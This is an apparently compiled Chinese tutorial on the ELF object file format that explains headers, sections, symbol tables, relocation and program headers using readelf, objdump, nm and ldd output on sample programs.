08048580 <_start>:

8048580: 31 ed xor %ebp,%ebp

8048582: 5e pop %esi

8048583: 89 e1 mov %esp,%ecx

8048585: 83 e4 f0 and $0xfffffff0,%esp

8048588: 50 push %eax

8048589: 54 push %esp

...省略...

这里，反汇编会用到类似的命令。

4 nm 工具

这个命令可以用来查看库中的符号。

nm 列出的符号有很多，常见的有三种，一种是在库中被调用，但并没有在库中定义(表明需要其他库支持)，用 U 表示；一种是库中定义的函数，用 T 表示，这是最常见的；另外一种是所谓的“弱态”符号，它们虽然在库中被定义，但是可能被其他库中的同名符号覆盖，用 W 表示。

*假设开发者希望知道 hello 库中是否定义了 printf():

$nm libhello.so |grep printf

U printf

U 表示符号 printf 被引用，但是并没有在函数内定义，由此可以推断，要正常使用 hello 库，必须有其它库支持。

5 ldd 工具

ldd 命令可以用来查看一个可执行文件或者库依赖哪些其他的文件。

*使用 ldd 命令查看 hello 依赖于哪些库：

$ldd hello

libc.so.6=>/lib/libc.so.6(0x400la000)

/lib/ld-linux.so.2=>/lib/ld-linux.so.2 (0x40000000)

这里，结合 nm，从上面的结果可以继续查看 printf 最终在哪里被定义.

[其它]

暂无。

参考：

http://www.dz3w.com/mcu/linux/0070701.html

http://linux.chinaunix.net/techdoc/beginner/2009/04/23/1108716.shtml

http://www.dz3w.com/mcu/linux/0070701.html

http://www.sudu.cn/info/html/edu/20080428/302819.html

本文涉及的关于 elf 文件介绍的内容大部分是从网络上收集整理的，也可以通过"man elf"或者"info elf"来查看其相关文档信息；后面几个操作 elf 文件的工具，也是非常强大和重要的，其更多的信息参见帮助手册。

作者：QuietHeart

Email：quiet_heart000@126.com

日期：2010 年 12 月 20 日

http://blog.chinaunix.net/uid-9525959-id-2001831.html

ELF 可执行文件格式的理解

ELF(Executable and Linking Format)是一种对象文件的格式，用于定义不同类型的对象文件(Object files)中都放了什么东西、以及都以什么样的格式去放这些东西。它自最早在 System V 系统上出现后，被 xNIX 世界所广泛接受，作为缺省的二进制文件格式来使用。可以说，ELF 是构成众多 xNIX 系统的基础之一，所以作为嵌入式 Linux 系统乃至内核驱动程序开发 人员，你最好熟悉并掌握它。

其实，关于 ELF 这个主题，网络上已经有相当多的文章存在，但是其介绍的内容比较分散，使得初学者不太容易从中得到一个系统性的认识。为了帮助大家 学习，我这里打算写一系列连贯的文章来介绍 ELF 以及相关的应用。这是这个系列中的第一篇文章，主要是通过不同工具的使用来熟悉 ELF 文件的内部结构以及 相关的基本概念。后面的文章，我们会介绍很多高级的概念和应用，比方动态链接和加载，动态库的开发，C 语言 Main 函数是被谁以及如何被调用的，ELF 格 式在内核中的支持，Linux 内核中对 ELF section 的扩展使用等等。

好的，开始我们的第一篇文章。在详细进入正题之前，先给大家介绍一点 ELF 文件格式的参考资料。在 ELF 格式出来之后，TISC(Tool Interface Standard Committee)委员会定义了一套 ELF 标准。你可以从这里(http://refspecs.freestandards.org/elf/)找到详细的标准文档。TISC 委员会前后出了两个版本，v1.1 和 v1.2。两个版本内容上差不多，但就可读性上来讲，我还是推荐你读 v1.2 的。因为在 v1.2 版本中，TISC 重新组织原本在 v1.1 版本中的内容，将它们分成为三个部分(books)：

a) Book I

介绍了通用的适用于所有 32 位架构处理器的 ELF 相关内容

b) Book II

介绍了处理器特定的 ELF 相关内容，这里是以 Intel x86 架构处理器作为例子介绍

c) Book III

介绍了操作系统特定的 ELF 相关内容，这里是以运行在 x86 上面的 UNIX System V.4 作为例子介绍

值得一说的是，虽然 TISC 是以 x86 为例子介绍 ELF 规范的，但是如果你是想知道非 x86 下面的 ELF 实现情况，那也可以在 http://refspecs.freestandards.org/elf/中找到特定处理器相关的 Supplment 文档。比方 ARM 相关的，或者 MIPS 相关的等等。另外，相比较 UNIX 系统的另外一个分支 BSD Unix，Linux 系统更靠近 System V 系统。所以关于操作系统特定的 ELF 内容，你可以直接参考 v1.2 标准中的内容。

这里多说些废话：别忘了 Linus 在实现 Linux 的第一个版本的时候，就是看了介绍 Unix 内部细节的书：《The of the Unix Operating System》，得到很多启发。这本书对应的操作系统是 System V 的第二个 Release。这本书介绍了操作系统的很多设计观念，并且行文简单易懂。所以虽然现在的 Linux 也吸取了其他很多 Unix 变种的设计理念，但 是如果你想研究学习 Linux 内核，那还是以看这本书作为开始为好。这本书也是我在接触 Linux 内核之前所看的第一本介绍操作系统的书，所以我极力向大 家推荐。(在学校虽然学过操作系统原理，但学的也是很糟糕最后导致期末考试才四十来分，记忆仿佛还在昨天:))

好了，还是回来开始我们第一篇 ELF 主题相关的文章吧。这篇文章主要是通过使用不同的工具来分析对象文件，来使你掌握 ELF 文件的基本格式，以及了 解相关的基本概念。你在读这篇文章的时候，希望你在电脑上已经打开了那个 v1.2 版本的 ELF 规范，并对照着文章内容看规范里的文字。

首先，你需要知道的是所谓对象文件(Object files)有三个种类：

1) 可重定位的对象文件(Relocatable file)

这是由汇编器汇编生成的 .o 文件。后面的链接器(link editor)拿一个或一些 Relocatable object files 作为输入，经链接处理后，生成一个可执行的对象文件 (Executable file) 或者一个可被共享的对象文件(Shared object file)。我们可以使用 ar 工具将众多的 .o Relocatable object files 归档(archive)成 .a 静态库文件。如何产生 Relocatable file，你应该很熟悉了，请参见我们相关的基本概念文章和 JulWiki。另外，可以预先告诉大家的是我们的内核可加载模块 .ko 文件也是 Relocatable object file。

2) 可执行的对象文件(Executable file)

这我们见的多了。文本编辑器 vi、调式用的工具 gdb、播放 mp3 歌曲的软件 mplayer 等等都是 Executable object file。你应该已经知道，在我们的 Linux 系统里面，存在两种可执行的东西。除了这里说的 Executable object file，另外一种就是可执行的脚本(如 shell 脚本)。注意这些脚本不是 Executable object file，它们只是文本文件，但是执行这些脚本所用的解释器就是 Executable object file，比如 bash shell 程序。

3) 可被共享的对象文件(Shared object file)

这些就是所谓的动态库文件，也即 .so 文件。如果拿前面的静态库来生成可执行程序，那每个生成的可执行程序中都会有一份库代码的拷贝。如果在磁盘中存储这些可执行程序，那就会占用额外的磁盘空 间；另外如果拿它们放到 Linux 系统上一起运行，也会浪费掉宝贵的物理内存。如果将静态库换成动态库，那么这些问题都不会出现。动态库在发挥作用的过程 中，必须经过两个步骤：

a) 链接编辑器(link editor)拿它和其他 Relocatable object file 以及其他 shared object file 作为输入，经链接处理后，生存另外的 shared object file 或者 executable file。

b) 在运行时，动态链接器(dynamic linker)拿它和一个 Executable file 以及另外一些 Shared object file 来一起处理，在 Linux 系统里面创建一个进程映像。


以上所提到的 link editor 以及 dynamic linker 是什么东西，你可以参考我们基本概念中的相关文章。对于什么是编译器，汇编器等你应该也已经知道，在这里只是使用他们而不再对他们进行详细介绍。为了下面 的叙述方便，你可以下载 test.tar.gz

包，解压缩后使用"make"进行编译。编译完成后，会在目录中生成一系列的 ELF 对象文件，更多描述见里 面的 README 文件。我们下面的论述都基于这些产生的对象文件。

make 所产生的文件，包括 sub.o/sum.o/test.o/libsub.so/test 等等都是 ELF 对象文件。至于要知道它们都属于上面三类中的哪一种，我们可以使用 file 命令来查看：

```
[yihect@juliantec test]$ file sum.o sub.o test.o libsub.so test
sum.o: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
sub.o: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
test.o: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
libsub.so: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), not stripped
test: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.2.5, dynamically linked (uses
shared libs), not stripped
```

结果很清楚的告诉我们他们都属于哪一个类别。比方 sum.o 是应用在 x86 架构上的可重定位文件。这个结果也间接的告诉我们，x86 是小端模式(LSB)的 32 位结构。那对于 file 命令来说，它又能如何知道这些信息？答案是在 ELF 对象文件的最前面有一个 ELF 文件头，里面记载了所适用的处理器、对象文件类型等各种信息。在 TISCv1.2 的规范中，用下面的图描述了 ELF 对象文件的基本组成，其中 ELF 文件头赫然在目。



等等，为什么会有左右两个很类似的图来说明 ELF 的组成格式？这是因为 ELF 格式需要使用在两种场合：

a) 组成不同的可重定位文件，以参与可执行文件或者可被共享的对象文件的链接构建；

b) 组成可执行文件或者可被共享的对象文件，以在运行时内存中进程映像的构建。

所以，基本上，图中左边的部分表示的是可重定位对象文件的格式；而右边部分表示的则是可执行文件以及可被共享的对象文件的格式。正如 TISCv1.2 规范中所阐述的那样，ELF 文件头被固定地放在不同类对象文件的最前面。至于它里面的内容，除了 file 命令所显示出来的那些之外，更重 要的是包含另外一些数据，用于描述 ELF 文件中 ELF 文件头之外的内容。如果你的系统中安装有 GNU binutils 包，那我们可以使用其中的 readelf 工具来读出整个 ELF 文件头的内容，比如：

```
[yihect@juliantec test]$ readelf -h ./sum.o
ELF Header:
Magic: 7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
Class: ELF32
Data: 2's complement, little endian
Version: 1 (current)
OS/ABI: UNIX - System V
ABI Version: 0
Type: REL (Relocatable file)
Machine: Intel 80386
Version: 0x1
Entry point address: 0x0
Start of program headers: 0 (bytes into file)
Start of section headers: 184 (bytes into file)
Flags: 0x0
Size of this header: 52 (bytes)
Size of program headers: 0 (bytes)
Number of program headers: 0
Size of section headers: 40 (bytes)
Number of section headers: 9
Section header string table index: 6
```

这个输出结果能反映出很多东西。那如何来看这个结果中的内容，我们还是就着 TISCv1.2 规范来。在实际写代码支持 ELF 格式对象文件格 式的时候，我们都会定义许多 C 语言的结构来表示 ELF 格式的各个相关内容，比方这里的 ELF 文件头，你就可以在 TISCv1.2 规范中找到这样的结构定义 (注意我们研究的是针对 x86 架构的 ELF，所以我们只考虑 32 位版本，而不考虑其他如 64 位之类的)：

```
#define EI_NIDENT       16

typedef struct {
        unsigned char   e_ident[EI_NIDENT];
        Elf32_Half      e_type;
        Elf32_Half      e_machine;
        Elf32_Word      e_version;
        Elf32_Addr      e_entry;
        Elf32_Off       e_phoff;
        Elf32_Off       e_shoff;
        Elf32_Word      e_flags;
        Elf32_Half      e_ehsize;
        Elf32_Half      e_phentsize;
        Elf32_Half      e_phnum;
        Elf32_Half      e_shentsize;
        Elf32_Half      e_shnum;
        Elf32_Half      e_shstrndx;
} Elf32_Ehdr;
```

这个结构里面出现了多种数据类型，同样可以在规范中找到相关说明：

Name	Size	Alignment	Purpose
Elf32_Addr	4	4	Unsigned program address
Elf32_Half	2	2	Unsigned medium integer
Elf32_Off	4	4	Unsigned file offset
Elf32_Sword	4	4	Signed large integer
Elf32_Word	4	4	Unsigned large integer
unsigned char	1	1	Unsigned small integer

在我们以后一系列文章中，我们会着重拿实际的程序代码来分析，介时你会在头文件中找到同样的定义。但是这里，我们只讨论规范中的定义，暂不考虑任何 程序代码。在 ELF 头中，字段 e_machine 和 e_type 指明了这是针对 x86 架构的可重定位文件，最前面有个长度为 16 字节的字段中有一个字节表 示了它适用于 32bits 机器，而不是 64 位的。除了这些之外，另外 ELF 头还告诉了我们其他一些特别重要的信息，分别是：

a) 这 个 sum.o 的进入点是 0x0(e_entry)，这表面 Relocatable objects 不会有程序进入点。所谓程序进入点是指当程序真正执行起来的时候，其第一条要运行的指令的运行时地址。因为 Relocatable objects file 只是供再链接而已，所以它不存在进入点。而可执行文件 test 和动态库.so 都存在所谓的进入点，你可以用 readelf -h 看看。后面我们的文章中会介绍可执行文件的 e_entry 指向 C 库中的_start，而动态库.so 中的进入点指向 call_gmon_start。这些后面再说，这里先不深入讨论。

b) 这个 sum.o 文件包含有 9 个 sections，但却没有 segments(Number of program headers 为 0)。

那什么是所谓 sections 呢？可以说，sections 是在 ELF 文件里头，用以装载内容数据的最小容器。在 ELF 文件里面，每一个 sections 内都装载了性质属性都一样的内容，比方：

1) .text section 里装载了可执行代码；

2）.data section 里面装载了被初始化的数据；

3）.bss section 里面装载了未被初始化的数据；

4）以 .rec 打头的 sections 里面装载了重定位条目；

5）.symtab 或者 .dynsym section 里面装载了符号信息；

6）.strtab 或者 .dynstr section 里面装载了字符串信息；

7）其他还有为满足不同目的所设置的 section，比方满足调试的目的、满足动态链接与加载的目的等等。

一个 ELF 文件中到底有哪些具体的 sections，由包含在这个 ELF 文件中的 section head table(SHT)决定。在 SHT 中，针对每一个 section，都设置有一个条目，用来描述对应的这个 section，其内容主要包括该 section 的名称、类型、大小以及在整个 ELF 文件中的字节偏移位置等等。我们也可以在 TISCv1.2 规范中找到 SHT 表中条目的 C 结构定义：

```
typedef struct {
        Elf32_Word    sh_name;
        Elf32_Word    sh_type;
        Elf32_Word    sh_flags;
        Elf32_Addr    sh_addr;
        Elf32_Off     sh_offset;
        Elf32_Word    sh_size;
        Elf32_Word    sh_link;
        Elf32_Word    sh_info;
        Elf32_Word    sh_addralign;
        Elf32_Word    sh_entsize;
} Elf32_Shdr;
```

我们可以像下面那样来使用 readelf 工具来查看可重定位对象文件 sum.o 的 SHT 表内容：

```
[yihect@juliantec test]$ readelf -S ./sum.o
There are 9 section headers, starting at offset 0xb8:

Section Headers:
[Nr] Name Type Addr Off Size ES Flg Lk Inf Al
[ 0] NULL 00000000 000000 000000 00 0 0 0
[ 1] .text PROGBITS 00000000 000034 00000b 00 AX 0 0 4
[ 2] .data PROGBITS 00000000 000040 000004 00 WA 0 0 4
[ 3] .bss NOBITS 00000000 000044 000000 00 WA 0 0 4
[ 4] .note.GNU-stack PROGBITS 00000000 000044 000000 00 0 0 1
[ 5] .comment PROGBITS 00000000 000044 00002d 00 0 0 1
```

```
[ 6] .shstrtab STRTAB 00000000 000071 000045 00 0 0 1
[ 7] .symtab SYMTAB 00000000 000220 0000a0 10 8 7 4
[ 8] .strtab STRTAB 00000000 0002c0 00001d 00 0 0 1
Key to Flags:
W (write), A (alloc), X (execute), M (merge), S (strings)
I (info), L (link order), G (group), x (unknown)
O (extra OS processing required) o (OS specific), p (processor specific)
```

这个结果显示了 sum.o 中包含的所有 9 个 sections。因为 sum.o 仅仅是参与 link editor 链接的可重定位文件，而不参与最后进程映像的构建，所以 Addr(sh_addr)为 0。后面你会看到可执行文件以及动态库文件中大部分 sections 的这一字段都是有某些取值的。Off(sh_offset)表示了该 section 离开文件头部位置的距离。Size(sh_size) 表示 section 的字节大小。ES(sh_entsize)只对某些形式的 sections 有意义。比方符号表 .symtab section，其内部包含了一个表格，表格的每一个条目都是特定长度的，那这里的这个字段就表示条目的长度 10。Al(sh_addralign)是地 址对齐要求。另外剩下的两列 Lk 和 Inf，对应着条目结构中的字段 sh_link 和字段 sh_info。它们中记录的是 section head table 中的条目索引，这就意味着，从这两个字段出发，可以找到对应的另外两个 section，其具体的含义解释依据不同种类的 section 而不同，后面会介绍。

注意上面结果中的 Flg ，表示的是对应 section 的相关标志。比方.text section 里面存储的是代码，所以就是只读的(X)；.data 和.bss 里面存放的都是可写的(W)数据(非在堆栈中定义的数据)，只不过前者存的是初始化过的数 据，比方程序中定义的赋过初值的全局变量等；而后者里面存储的是未经过初始化的数据。因为未经过初始化就意味着不确定这些数据刚开始的时候会有些什么样的 值，所以针对对象文件来说，它就没必要为了存储这些数据而在文件内多留出一块空间，因此.bss section 的大小总是为 0。后面会看到，当可执行程序被执行的时候，动态连接器会在内存中开辟一定大小的空间来存放这些未初始化的数据，里面的内存单 元都被初始化成 0。可执行程序文件中虽然没有长度非 0 的 .bss section，但却记录有在程序运行时，需要开辟多大的空间来容纳这些未初始化的数据。

另外一个标志 A 说明对应的 section 是 Allocable 的。所谓 Allocable 的 section，是指在运行时，进程(process)需要使用它们，所以它们被加载器加载到内存中去。

而与此相反，存在一些 non-Allocable 的 sections，它们只是被链接器、调试器或者其他类似工具所使用的，而并非参与进程的运行中去的那些 section。比方后面要介绍的字符串表 section .strtab，符号表 .symtab section 等等。当运行最后的可执行程

序时，加载器会加载那些 Allocable 的部分，而 non-Allocable 的部分则会被继续留在可执行文件内。所以，实际上，这些 non-Allocable 的 section 都可以被我们用 stip 工具从最后的可执行文件中删除掉，删除掉这些 sections 的可执行文件照样能够运行，只不过你没办法来进行调试之类的事情罢了。

我们仍然可以使用 readelf -x SecNum 来倾印出不同 section 中的内容。但是，无奈其输出结果都是机器码，对我们人来说不具备可读性。所以我们换用 binutils 包中的另外一个工具 objdump 来看看这些 sections 中到底具有哪些内容，先来看看 .text section 的：

```
[yihect@juliantec test]$ objdump -d -j .text ./sum.o

./sum.o: file format elf32-i386

Disassembly of section .text:

00000000 :
0: 55 push %ebp
1: 89 e5 mov %esp,%ebp
3: 8b 45 0c mov 0xc(%ebp),%eax
6: 03 45 08 add 0x8(%ebp),%eax
9: c9 leave
a: c3 ret
```

objdump 的选项 -d 表示要对由 -j 选择项指定的 section 内容进行反汇编，也就是由机器码出发，推导出相应的汇编指令。上面结果显示在 sum.o 对象文件的 .text 中只是包含了函数 sum_func 的定义。用同样的方法，我们来看看 sum.o 中 .data section 有什么内容：

```
[yihect@juliantec test]$ objdump -d -j .data ./sum.o

./sum.o: file format elf32-i386
```

```
Disassembly of section .data:

00000000 :
0: 17 00 00 00 ....
```

这个结果显示在 sum.o 的 .data section 中定义了一个四字节的变量 gv_inited，其值被初始化成 0x00000017，也就是十进制值 23。别忘了，x86 架构是使用小端模式的。

我们接下来来看看字符串表 section .strtab。你可以选择使用 readelf -x :

```
[yihect@juliantec test]$ readelf -x 8 ./sum.o

Hex dump of section '.strtab':
0x00000000 64657469 6e695f76 6700632e 6d757300 .sum.c.gv_inited
0x00000010 00 68630063 6e75665f 6d757300 .sum_func.ch.
```

上面命令中的 8 是 .strtab section 在 SHT 表格中的索引值，从上面所查看的 SHT 内容中可以找到。尽管这个命令的输出结果不是那么具有可读性，但我们还是得来说一说如何看这个结果，因为后 续文章中将会使用大量的这种命令。上面结果中的十六进制数据部分从右到左看是地址递增的方向，而字符内容部分从左到右看是地址递增的方向。所以，在 .strtab section 中，按照地址递增的方向来看，各字节的内容依次是 0x00、0x73、0x75、0x6d、0x2e ...., 也就是字符 、's'、'u'、'm'、'.' ... 等。如果还是看不太明白，你可以使用 hexdump 直接 dumping 出 .strtab section 开头(其偏移在文件内 0x2c0 字节处)的 32 字节数据：

```
[yihect@juliantec test]$ hexdump -s 0x2c0 -n 32 -c ./sum.o
00002c0 s u m . c g v _ i n i t e d
00002d0 s u m _ f u n c c h
00002dd
```

.strtab section 中存储着的都是以字符 为分割符的字符串，这些字符串所表示的内容，通常是程序中定义的函数名称、所定义过的变量名称等等。。。当对象文件中其他地方需要和一个这样的字符串相关 联的时候，往往会在对应的地方存储 .strtab section 中的索引值。比方下面将要介绍的符号表 .symtab section 中，有一个条目是用来描述符号 gv_inited 的，那么在该条目中就会有一个字段(st_name)记录着字符串 gv_inited 在 .strtab section 中的索引 7 。 .shstrtab 也是字符串表，只不过其中存储的是 section 的名字，而非所函数或者变量的名称。

字符串表在真正链接和生成进程映像过程中是不需要使用的，但是其对我们调试程序来说就特别有帮助，因为我们人看起来最舒服的还是自然形式的字符串， 而非像天书一样的数字符号。前面使用 objdump 来反汇编 .text section 的时候，之所以能看到定义了函数 sum_func ，那也是因为存在这个字符串表的原因。当然起关键作用的，还是符号表 .symtab section 在其中作为中介，下面我们就来看看符号表。

虽然我们同样可以使用 readelf -x 来查看符号表(.symtab)section 的内容，但是其结果可读性太差，我们换用 readelf -s 或者 objdump -t 来查看(前者输出结果更容易看懂)：

```
[yihect@juliantec test]$ readelf -s ./sum.o

Symbol table '.symtab' contains 10 entries:
Num: Value Size Type Bind Vis Ndx Name
0: 00000000 0 NOTYPE LOCAL DEFAULT UND
1: 00000000 0 FILE LOCAL DEFAULT ABS sum.c
2: 00000000 0 SECTION LOCAL DEFAULT 1
3: 00000000 0 SECTION LOCAL DEFAULT 2
4: 00000000 0 SECTION LOCAL DEFAULT 3
5: 00000000 0 SECTION LOCAL DEFAULT 4
6: 00000000 0 SECTION LOCAL DEFAULT 5
7: 00000000 4 OBJECT GLOBAL DEFAULT 2 gv_inited
8: 00000000 11 FUNC GLOBAL DEFAULT 1 sum_func
9: 00000001 1 OBJECT GLOBAL DEFAULT COM ch
```

在符号表内针对每一个符号，都会相应的设置一个条目。在继续介绍上面的结果之前，我们还是从规范中找出符号表内条目的 C 结构定义：

```
typedef struct {
        Elf32_Word    st_name;
        Elf32_Addr    st_value;
        Elf32_Word    st_size;
        unsigned char st_info;
        unsigned char st_other;
        Elf32_Half    st_shndx;
} Elf32_Sym;
```

上面结果中 Type 列显示出符号的种类。Bind 列定义了符号的绑定类型。种类和绑定类型合并在一起，由结构中 st_info 字段来定义。在 ELF 格式中，符号类型总共可以有这么几种：

Name	Value
STT_NOTYPE	0
STT_OBJECT	1
STT_FUNC	2
STT_SECTION	3
STT_FILE	4
STT_LOPROC	13
STT_HIPROC	15

类型 STT_OBJECT 表示和该符号对应的是一个数据对象，比方程序中定义过的变量、数组等，比方上面的 gv_inited 和 ch；类型 STT_FUNC 表示该符号对应的是函数，比方上面的 sum_func 函数。类型 STT_SECTION 表示该符号和一个 section 相关，这种符号用于重定位。关于重定位，我们下文会介绍。

符号的绑定类型表示了这个符号的可见性，是仅本对象文件可见呢，还是全局可见。它的取值主要有三种：STB_LOCA、STB_GLOBAL 和 STB_WEAK，具体的内容还请参见规范。关于符号，最重要的就是符号的值(st_value)了。依据对象文件的不同类型，符号的值所表示的含义也略 有差异：

a) 在可重定位文件中，如果该符号对应的 section index(上面的 Ndx)为 SHN_COMMON，那么符号的值表示的是该数据的对齐要求，比方上面的变量 ch 。

b) 在可重定位文件中，除去上面那条 a 中定义的符号，对于其他的符号来说，其值表示的是对应 section 内的偏移值。比方 gv_inited 变量定义在 .data section 的最前面，所以其值为 0。

c) 在可执行文件或者动态库中，符号的值表示的是运行时的内存地址。

好，咱们再来介绍重定位。在所产生的对象文件 test.o 中有对函数 sum_func 的引用，这对我们的 x386 结构来说，其实就是一条 call 指令。既然 sum_func 是定义在 sum.o 中的，那对 test.o 来说，它就是一个外部引用。所以，汇编器在产生 test.o 的时候，它会产生一个重定位条目。重定位条目中会包含以下几类东西：

1) 它会包含一个符号表中一个条目的索引，因为这样我们才知道它具体是哪个符号需要被重定位的；

2) 它会包含一个 .text section 中的地址单元的偏移值。原本这个偏移值处的地址单元里面应该存放着 call 指令的操作数。对上面来说，也就是函数 sum_func 的地址，但是目前这个地址汇编器还不知道。

3) 它还会包含一个 tag，以指明该重定位属于何种类型。

当我们用链接器去链接这个对象文件的时候，链接器会遍历所有的重定位条目，碰到像 sum_func 这样的外部引用，它会找到 sum_func 的确切地址，并且把它写回到上面 call 指令操作数所占用的那个地址单元。像这样的操作，称之为重定位操作。link

editor 和 dynamic linker 都要完成一些重定位操作，只不过后者的动作更加复杂，因为它是在运行时动态完成的，我们以后的文章会介绍相关的内容。概括一下，所谓重定位操作就是：“汇 编的时候产生一个空坐位，上面用红纸写着要坐在这个座位上的人的名字，然后连接器在开会前安排那个人坐上去”。

如前面我们说过的，对象文件中的重定位条目，会构成一个个单独的 section。这些 section 的名字，常会是这样的形式：".rel.XXX"。其中 XXX 表示的是这些重定位条目所作用到的 section，如 .text section。重定位条目所构成的 section 需要和另外两个 section 产生关联：符号表 section(表示要重定位的是哪一个符号)以及受影 响地址单元所在的 section。在使用工具来查看重定位 section 之前，我们先从规范中找出来表示重定位条目的结构定义(有两种，依处理器架构来 定)：

```
typedef struct {
        Elf32_Addr      r_offset;
        Elf32_Word      r_info;
} Elf32_Rel;

typedef struct {
        Elf32_Addr      r_offset;
        Elf32_Word      r_info;
        Elf32_Sword     r_addend;
} Elf32_Rela;
```

结构中 r_offset 对于可重定位文件.o 来说，就是地址单元的偏移值(前面的 b 条)；另外对可执行文件或者动态库来说，就是该地址单元的运行时地址。上面 a 条中的符号表内索引和 c 条中的类型，一起构成了结构中的字段 r_info。

重定位过程在计算最终要放到受影响地址单元中的时候，需要加上一个附加的数 addend。当某一种处理器选用 Elf32_Rela 结构的时候，该 addend 就是结构中的 r_addend 字段；否则该 addend 就是原本存储在受影响地址单元中的原有值。x86 架构选用 Elf32_Rel 结构来表示重定位条目。ARM 架构也是用这个。

重定位类型意味着如何去修改受影响的地址单元，也就是按照何种方式去计算需要最后放在受影响单元里面的值。具体的重定位类型有哪些，取决与特定的处 理器架构，你可以参考相关规范。这种计算方式可以非常的简单，比如在 x386 上的 R_386_32 类型，它规定只是将附加数加上符号的值作为所需要的值；该计算方式也可以是非常的复杂，比如老版本 ARM 平台上的 R_ARM_PC26。在这篇文章的末尾，我会详细介绍一种重定位类型：R_386_PC32。至于另外一些重要的重定位类型，如 R_386_GOTPC，R_386_PLT32，R_386_GOT32，R_386_GLOB_DAT 以及 R_386_JUMP_SLOT 等。读者可以先自己研究，也许我们会在后面后面的文章中讨论到相关主题时再行介绍。

我们可以使用命令 readelf -r 来查看重定位信息：

```
[yihect@juliantec test_2]$ readelf -r test.o

Relocation section '.rel.text' at offset 0x464 contains 8 entries:
Offset  Info  Type  Sym.Value  Sym. Name
00000042 00000902 R_386_PC32 00000000 sub_func
00000054 00000a02 R_386_PC32 00000000 sum_func
0000005d 00000a02 R_386_PC32 00000000 sum_func
0000007a 00000501 R_386_32 00000000 .rodata
0000007f 00000b02 R_386_PC32 00000000 printf
0000008d 00000c02 R_386_PC32 00000000 double_gv_inited
00000096 00000501 R_386_32 00000000 .rodata
0000009b 00000b02 R_386_PC32 00000000 printf
```

至此，ELF 对象文件格式中的 linking view ，也就是上面组成图的左边部分，我们已经介绍完毕。在这里最重要的概念是 section。在可重定位文件里面，section 承载了大多数被包含的东西，代码、数据、符号信息、重定位信息等等。可重定位对象文件里面的这些 sections 是作为输入，给链接器那去做链接用的，所以这些 sections 也经常被称做输入 section。

链接器在链接可执行文件或动态库的过程中，它会把来自不同可重定位对象文件中的相同名称的 section 合并起来构成同名的 section。接着，它又会把带有相同属性(比方都是只读并可加载的)的 section 都合并成所谓 segments(段)。segments 作为链接

器的输出，常被称为输出 section。我们开发者可以控制哪些不同.o 文件的 sections 来最后合并构成不同名称的 segments。如何控制呢，就是通过 linker script 来指定。关于链接器脚本，我们这里不予讨论。

一个单独的 segment 通常会包含几个不同的 sections，比方一个可被加载的、只读的 segment 通常就会包括可执行代码 section .text、只读的数据 section .rodata 以及给动态链接器使用的符号 section .dymsym 等等。section 是被链接器使用的，但是 segments 是被加载器所使用的。加载器会将所需要的 segment 加载到内存空间中运行。和用 sections header table 来指定一个可重定位文件中到底有哪些 sections 一样。在一个可执行文件或者动态库中，也需要有一种信息结构来指出包含有哪些 segments。这种信息结构就是 program header table，如 ELF 对象文件格式中右边的 execute view 所示的那样。

我们可以用 readelf -l 来查看可执行文件的程序头表，如下所示：

```
[yihect@juliantec test_2]$ readelf -l ./test

Elf file type is EXEC (Executable file)
Entry point 0x8048464
There are 7 program headers, starting at offset 52

Program Headers:
Type Offset VirtAddr PhysAddr FileSiz MemSiz Flg Align
PHDR 0x000034 0x08048034 0x08048034 0x000e0 0x000e0 R E 0x4
INTERP 0x000114 0x08048114 0x08048114 0x00013 0x00013 R 0x1
[Requesting program interpreter: /lib/ld-linux.so.2]
LOAD 0x000000 0x08048000 0x08048000 0x0073c 0x0073c R E 0x1000
LOAD 0x00073c 0x0804973c 0x0804973c 0x00110 0x00118 RW 0x1000
DYNAMIC 0x000750 0x08049750 0x08049750 0x000d0 0x000d0 RW 0x4
NOTE 0x000128 0x08048128 0x08048128 0x00020 0x00020 R 0x4
GNU_STACK 0x000000 0x00000000 0x00000000 0x00000 0x00000 RW 0x4

Section to Segment mapping:
```

```
Segment Sections...
00
01 .interp
02 .interp .note.ABI-
tag .hash .dynsym .dynstr .gnu.version .gnu.version_r .rel.dyn .rel.plt .init .plt .text .fini .rodata .eh_frame
03 .ctors .dtors .jcr .dynamic .got .got.plt .data .bss
